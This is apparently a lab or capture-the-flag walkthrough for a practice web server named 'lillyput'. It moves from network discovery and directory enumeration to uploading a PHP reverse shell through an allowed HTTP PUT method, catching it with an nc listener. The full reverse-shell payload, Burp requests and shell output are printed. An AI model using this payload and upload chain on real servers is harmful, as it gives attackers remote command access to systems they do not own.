


Exploiting lilly put



Step 1 : Identify the Web Server's IP Address:

Use netdiscover or arp-scan to find the IP address of the target server. These tools are used to discover devices on the local network.

Example using netdiscover:

```
netdiscover -i eth0
```

```
kali@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.6.0/16 | Screen View: Unique Hosts  
  
6 Captured ARP Req/Rep packets, from 5 hosts. Total size: 360  


| IP           | At MAC Address    | Count | Len | MAC Vendor / Hostname                              |
|--------------|-------------------|-------|-----|----------------------------------------------------|
| 192.168.1.1  | ec:a2:a0:d1:69:00 | 2     | 120 | Unknown vendor                                     |
| 192.168.1.5  | c0:b6:f9:f8:3d:e2 | 1     | 60  | Intel Corporate                                    |
| 192.168.1.10 | 08:00:27:32:90:3c | 1     | 60  | PCS Systemtechnik GmbH                             |
| 192.168.1.4  | 7c:6b:9c:26:55:83 | 1     | 60  | GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD |
| 192.168.1.3  | 2a:53:c7:c0:b5:1c | 1     | 60  | Unknown vendor                                     |

  
(kali@kali)-[~]  
$
```

Example using arp-scan:

`sudo arp-scan -l`

```
(kali@kali)-[~]  
$ sudo arp-scan -l  
Interface: eth0, type: EN10MB, MAC: 08:00:27:db:96:6a, IPv4: 192.168.1.8  
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.1.1 ec:a2:a0:d1:69:00 (Unknown)  
192.168.1.5 c0:b6:f9:f8:3d:e2 Intel Corporate  
192.168.1.10 08:00:27:32:90:3c PCS Systemtechnik GmbH  
192.168.1.3 2a:53:c7:c0:b5:1c (Unknown: locally administered)  
192.168.1.4 7c:6b:9c:26:55:83 GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD  
  
5 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.9.7: 256 hosts scanned in 3.652 seconds (70.10 hosts/sec). 5 responded  
  
(kali@kali)-[~]  
$
```

Note: Netdiscover and arp-scan are both network scanning tools used to discover devices on a local network, but they have some key differences:

Purpose:

Netdiscover: Netdiscover is primarily used for passive network discovery. It listens to network traffic and identifies devices by analyzing ARP (Address Resolution Protocol) packets on the local network. It doesn't actively send ARP requests.

arp-scan: Arp-scan, on the other hand, is an active network scanning tool. It sends ARP requests to identify devices on the network. It can be used for both passive and active scanning.


Now we successfully found the ip address for target machine , in our case ip address is : 192.168.1.10

Step 2: Scan for Open Ports:

Once you have identified the IP address, use nmap to scan for open ports on the target server. You are looking for services that might be running and accessible.

Example using nmap:

nmap 192.168.1.10




```
File Actions Edit View Help
kali@kali: ~
(kali@kali)-[~]
$ nmap 192.168.1.10
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-12 04:11 EDT
Nmap scan report for 192.168.1.10
Host is up (0.00021s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds

(kali@kali)-[~]
$
```

Step 3: Access the Web Server:

As we can see port 80 (HTTP) is open, you can access the web server using a web browser or a tool like curl. Simply open the browser and enter <http://192.168.1.10> into the address bar.



Hint: To find and exploit vulnerabilities using HTTP methods, consider researching techniques such as HTTP verb tampering and experimenting with methods like GET, POST, PUT, DELETE, and others. Always ensure you have proper authorization and permission when pentesting.

Step 4: Enumerate Directories and Files:

Use a directory and file enumeration tool like dirb to find hidden directories and files on the web server. Example using dirb:

dirb <http://192.168.1.10>

```
kali@kali -  
File Actions Edit View Help  
$ dirb http://192.168.1.10/  
  
_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Thu Oct 12 04:23:27 2023  
URL_BASE: http://192.168.1.10/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
_____  
GENERATED WORDS: 4612  
  
— Scanning URL: http://192.168.1.10/ —  
+ http://192.168.1.10/index.html (CODE:200|SIZE:1394)  
+ http://192.168.1.10/server-status (CODE:403|SIZE:277)  
  
END_TIME: Thu Oct 12 04:23:32 2023  
DOWNLOADED: 4612 - FOUND: 2  
  
(kali@kali)-[~]  
$
```

Step 5: Custom Wordlist Creation:

If the common wordlist doesn't yield results, you can use a tool like cewl to generate a custom wordlist based on the content of the web server. This can include scraping text from the website. Example using cewl:

cewl http://192.168.1.10 -w custom_wordlist.txt

```
(kali㉿kali)-[~]
$ cewl http://192.168.1.10 -w custom_wordlist.txt

CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

(kali㉿kali)-[~]
$ cat custom_wordlist.txt
and
Pentesting
Playground
HTTP
methods
Lillyput
Welcome
lillyput
The
ASCII
art
To find and exploit vulnerabilities using HTTP methods, consider researching techniques such as HTTP verb tampering and experimenting with methods like GET,
POST, PUT, DELETE, and others. Always ensure you have proper authorization and permission when pentesting.
Hint
find
exploit
vulnerabilities
using
consider
```

Step 6: Use Custom Wordlist with dirb:

Feed the custom wordlist into dirb for further directory and file enumeration.
Example using dirb with a custom wordlist:

dirb <http://192.168.1.10> custom_wordlist.txt

```
(kali㉿kali)-[~]
$ dirb http://192.168.1.10 custom_wordlist.txt

DIRB v2.22
By The Dark Raver

START_TIME: Thu Oct 12 04:39:54 2023
URL_BASE: http://192.168.1.10/
WORDLIST_FILES: custom_wordlist.txt

GENERATED WORDS: 40


Scanning URL: http://192.168.1.10/
⇒ DIRECTORY: http://192.168.1.10/lillyput/
Hint: To find and exploit vulnerabilities using HTTP methods, consider researching techniques such as HTTP verb tampering and experimenting with methods like GET,
POST, PUT, DELETE, and others. Always ensure you have proper authorization and permission when pentesting.
(!!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Thu Oct 12 04:39:54 2023
DOWNLOADED: 40 - FOUND: 0
```

Step 7: Identify Sensitive Directories:


After enumeration, if you discover a directory named "lillyput," you can access it directly.
Example:

<http://192.168.1.10/lillyput>




Step 8: Intercept Traffic with Burp Suite:

Use Burp Suite to intercept and manipulate HTTP requests. This step allows you to modify requests before they reach the server.



Step 9: Use Burp Repeater:

Within Burp Suite, navigate to the Repeater tab. You will use this tab to send modified requests to the server and observe responses.



Note : These HTTP methods allow web clients (browsers and applications) to interact with web servers and perform various actions on resources

Here are the most common HTTP methods

GET:

The GET method is used to request data from a specified resource.

This method is used when you want to retrieve information, like web pages, images, or files.

POST:

The POST method is used to submit data to be processed by a specified resource.

It is commonly used for submitting forms on web pages.

PUT:

The PUT method is used to update or create a resource on the server.

Exploitation: If a server allows the PUT method without proper security measures, an attacker can upload malicious files to the server. This can be used to compromise the server, inject code, or deface a website. Properly configured servers should restrict or secure the PUT method.

DELETE:

The DELETE method is used to remove a resource from the server.

Exploitation: If a server has a misconfigured or insecure DELETE method, an attacker might be able to delete important files or data. Unauthorized deletion can lead to data loss and service disruption.

OPTIONS:

The OPTIONS method can be used to retrieve information about the allowed methods for a particular URL, such as GET, POST, PUT, etc.

Exploitation: By using OPTIONS, an attacker can determine which methods are allowed on a particular URL, potentially identifying weak points or misconfigurations.

Step 10: Identify OPTIONS Method:

In the Request, you spotted the HTTP method "GET" replace it with "OPTIONS" method which is used to retrieve information about the allowed methods for a particular URL, such as GET, POST, PUT, etc.

4 x ...

Send Cancel < >

Request

Pretty Raw Hex

```

1 OPTIONS /lillyput/ HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/w
  ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10
11

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Thu, 12 Oct 2023 09:18:12 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 DAV: 1,2
5 DAV: <http://apache.org/dav/propset/fs/1>
6 MS-Author-Via: DAV
7 Allow:
  OPTIONS, GET, HEAD, POST, DELETE, TRACE, PROPFIND, PROPPATCH, COPY, MOV
  E, LOCK, UNLOCK
8 Content-Length: 0
9 Connection: close
10 Content-Type: httpd/unix-directory
11
12

```

Step 11: Identify PUT and DELETE Method:

In the response, you spotted the HTTP method "PUT" which indicates that the server allows file uploads via the PUT method.

4 x ...

Send Cancel < >

Request

Pretty Raw Hex

```

1 PUT /lillyput/a.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/w
  ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10
11 <?php
12 $ip = '192.168.1.8'; // Your host machine's IP
13 $port = 1234; // The port you want to use
14 exec("/bin/bash -c 'bash -i > /dev/tcp/{ip}/{port} 0>&1'");
15 ?>
16

```

Request line : PUT method used
Creating a.php malicious files to the server

Message body : PHP reverse shell payload

NOTE : The PHP code you provided is intended to create a reverse shell connection from a compromised server to another machine (usually the attacker's machine). Let's break down the code step by step:

Code :

```
<?php
$ip = 'your-host-ip'; // Your host machine's IP
$port = 'your-host-port'; // The port you want to use
exec("/bin/bash -c 'bash -i > /dev/tcp/{ $ip}/{ $port} 0>&1'");
?>
```

a) `$ip` and `$port` Variables:

The script initializes two PHP variables, `$ip` and `$port`, which are intended to store the IP address and port of the target machine (usually the attacker's machine).

The comments indicate that you should replace 'your-host-ip' and 'your-host-port' with the actual IP address and port number.

b) `exec` Function:

The `exec` function in PHP is used to execute a shell command. In this case, it's used to run a Bash command.

c) Bash Command:

'`bash -i > /dev/tcp/{ $ip}/{ $port} 0>&1`'. This command opens a reverse shell connection to the specified IP address and port.

d) Reverse Shell:

The `bash -i` command is an interactive shell.

`> /dev/tcp/{ $ip}/{ $port}` redirects the shell's input and output to the specified IP address and port. This effectively creates a network connection between the compromised server and the target machine.

`0>&1` ensures that the standard input (file descriptor 0) is connected to the standard output (file descriptor 1), allowing bi-directional communication through the network connection.

Burp Suite Community Edition v2021.10.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

4 x ...

Send Cancel < >

Request

Pretty Raw Hex

```

1 PUT /lillyput/a.php HTTP/1.1
2 Host: 192.168.1.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/w
  ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10 Content-Length: 165
11
12 <?php
13 $ip = '192.168.1.8'; // Your host machine's IP
14 $port = 1234; // The port you want to use
15 exec("/bin/bash -c 'bash -i >
  /dev/tcp/{$ip}/{ $port} 0>&l'");
16
17

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 201 Created
2 Date: Thu, 12 Oct 2023 09:40:18 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Location: http://192.168.1.10/lillyput/a.php
5 Content-Length: 267
6 Connection: close
7 Content-Type: text/html; charset=ISO-8859-1
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
10 <html>
11   <head>
12     <title>
13       201 Created
14     </title>
15   </head>
16   <body>
17     <h1>
18       Created
19     </h1>
20     <p>
21       Resource /lillyput/a.php has been created.
22     </p>
23     <hr />
24     <address>
25       Apache/2.4.29 (Ubuntu) Server at 192.168.1.10 Port 80
26     </address>

```

Step 12: Run a Listener on Host Machine:

On your host machine, you'll need to run a listener (e.g., netcat or nc) on the specified port to receive the reverse shell connection:

nc -nlvp 1234

Index of /lillyput

192.168.1.10/lillyput/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Index of /lillyput

Name	Last modified	Size	Description
Parent Directory	-	-	-
a.php	2023-10-12 09:40	165	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.10 Port 80

(kali@kali)-[~]
 \$ nc -nlvp 1234
 listening on [any] 1234 ...
 connect to [192.168.1.8] from (UNKNOWN) [192.168.1.10] 46810
 pwd
 /var/www/html/lillyput

When you click on a.php file that was upload by PUT method, it will execute and this should establish a reverse shell connection to your host machine.

Congratulations